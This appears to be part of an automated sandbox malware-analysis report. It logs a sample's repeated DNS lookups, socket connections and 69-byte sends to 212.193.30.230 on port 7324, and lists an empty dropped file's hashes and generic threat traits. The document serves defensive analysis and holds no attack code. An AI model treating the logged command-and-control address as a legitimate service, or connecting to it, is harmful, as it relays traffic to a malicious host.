Call Network API	API Name: recv Args: (c4, , 4, 0) Return: ?	732	2704
Call System API	API Name: DnsQueryEx Args: (212.193.30.230, 1, 50020000) Return: 0	732	2704
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	732	2704

Call Network API	API Name: socket Args: (2, 1, 6) Return: c4	732	2704
Call Network API	API Name: connect Args: (c4, 212.193.30.230:7324, 16) Return: 0	732	2704
Call Network API	API Name: send Args: (c4, A, 69, 0) Return: 69	732	2704
Call Network API	API Name: recv Args: (c4, , 4, 0) Return: ?	732	2704
Call System API	API Name: DnsQueryEx Args: (212.193.30.230, 1, 50020000) Return: 0	732	2704
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	732	2704
Call Network API	API Name: socket Args: (2, 1, 6) Return: c4	732	2704
Call Network API	API Name: connect Args: (c4, 212.193.30.230:7324, 16) Return: 0	732	2704
Call Network API	API Name: send Args: (c4, A, 69, 0) Return: 69	732	2704
Call Network API	API Name: recv Args: (c4, , 4, 0) Return: ?	732	2704
Call System API	API Name: DnsQueryEx Args: (212.193.30.230, 1, 50020000) Return: 0	732	2704
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	732	2704
Call Network API	API Name: socket Args: (2, 1, 6) Return: c4	732	2704
Call Network API	API Name: connect Args: (c4, 212.193.30.230:7324, 16) Return: 0	732	2704
Call Network API	API Name: send Args: (c4, A, 69, 0) Return: 69	732	2704
Call Network API	API Name: recv Args: (c4, , 4, 0) Return: ?	732	2704
Call Network API	API Name: recv Args: (c4, , 4, 0) Return: ?	732	2704
Call Network API	API Name: recv Args: (c4, , 4, 0) Return: ?	732	2704
Call Network API	API Name: recv Args: (c4, , 4, 0) Return: ?	732	2704
Call Network API	API Name: recv Args: (c4, , 4, 0) Return: ?	732	2704
Call Network API	API Name: recv Args: (c4, , 2, 0) Return: ?	732	2704
Call System API	API Name: DnsQueryEx Args: (212.193.30.230, 1, 50020000) Return: 0	732	2704
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	732	2704
Call Network API	API Name: socket Args: (2, 1, 6) Return: c4	732	2704
Call Network API	API Name: connect Args: (c4, 212.193.30.230:7324, 16) Return: 0	732	2704
Call Network API	API Name: send Args: (c4, A, 69, 0) Return: 69	732	2704
Call System API	API Name: DnsQueryEx Args: (212.193.30.230, 1, 50020000) Return: 0	732	2704
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	732	2704
Call Network API	API Name: socket Args: (2, 1, 6) Return: c4	732	2704
Call Network API	API Name: connect Args: (c4, 212.193.30.230:7324, 16) Return: 0	732	2704
Call Network API	API Name: send Args: (c4, A, 69, 0) Return: 69	732	2704
Call System API	API Name: DnsQueryEx Args: (212.193.30.230, 1, 50020000) Return: 0	732	2704
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	732	2704
Call Network API	API Name: socket Args: (2, 1, 6) Return: c4	732	2704
Call Network API	API Name: connect Args: (c4, 212.193.30.230:7324, 16) Return: 0	732	2704
Call Network API	API Name: send Args: (c4, A, 69, 0) Return: 69	732	2704
Call System API	API Name: DnsQueryEx Args: (212.193.30.230, 1, 50020000) Return: 0	732	2704
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	732	2704
Call Network API	API Name: socket Args: (2, 1, 6) Return: c4	732	2704
Call Network API	API Name: connect Args: (c4, 212.193.30.230:7324, 16) Return: 0	732	2704
Call Network API	API Name: send Args: (c4, A, 69, 0) Return: 69	732	2704

▼ Screenshot



Object 1.2 - 697_0003 (Empty file)

File name	697_0003
File type	Empty file
SHA-1	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
MD5	D41D8CD98F00B204E9800998ECF8427E
TLSH	-
Size	0 byte(s)

Risk Level	Unrated
Detection	-
Exploited vulnerabilities	-

Process Graph Legend

Node

- Submitted sample
- Root process
- Child process
- Direct event
- Indirect event
- Created — Event actions

Notable Threat Characteristics

- Anti-security, self-preservation
- Autostart or other system reconfiguration
- Deception, social engineering
- File drop, download, sharing, or replication
- Hijack, redirection, or data theft
- Malformed, defective, or with known malware traits
- Process, service, or memory object change
- Rootkit, cloaking
- Suspicious network or messaging activity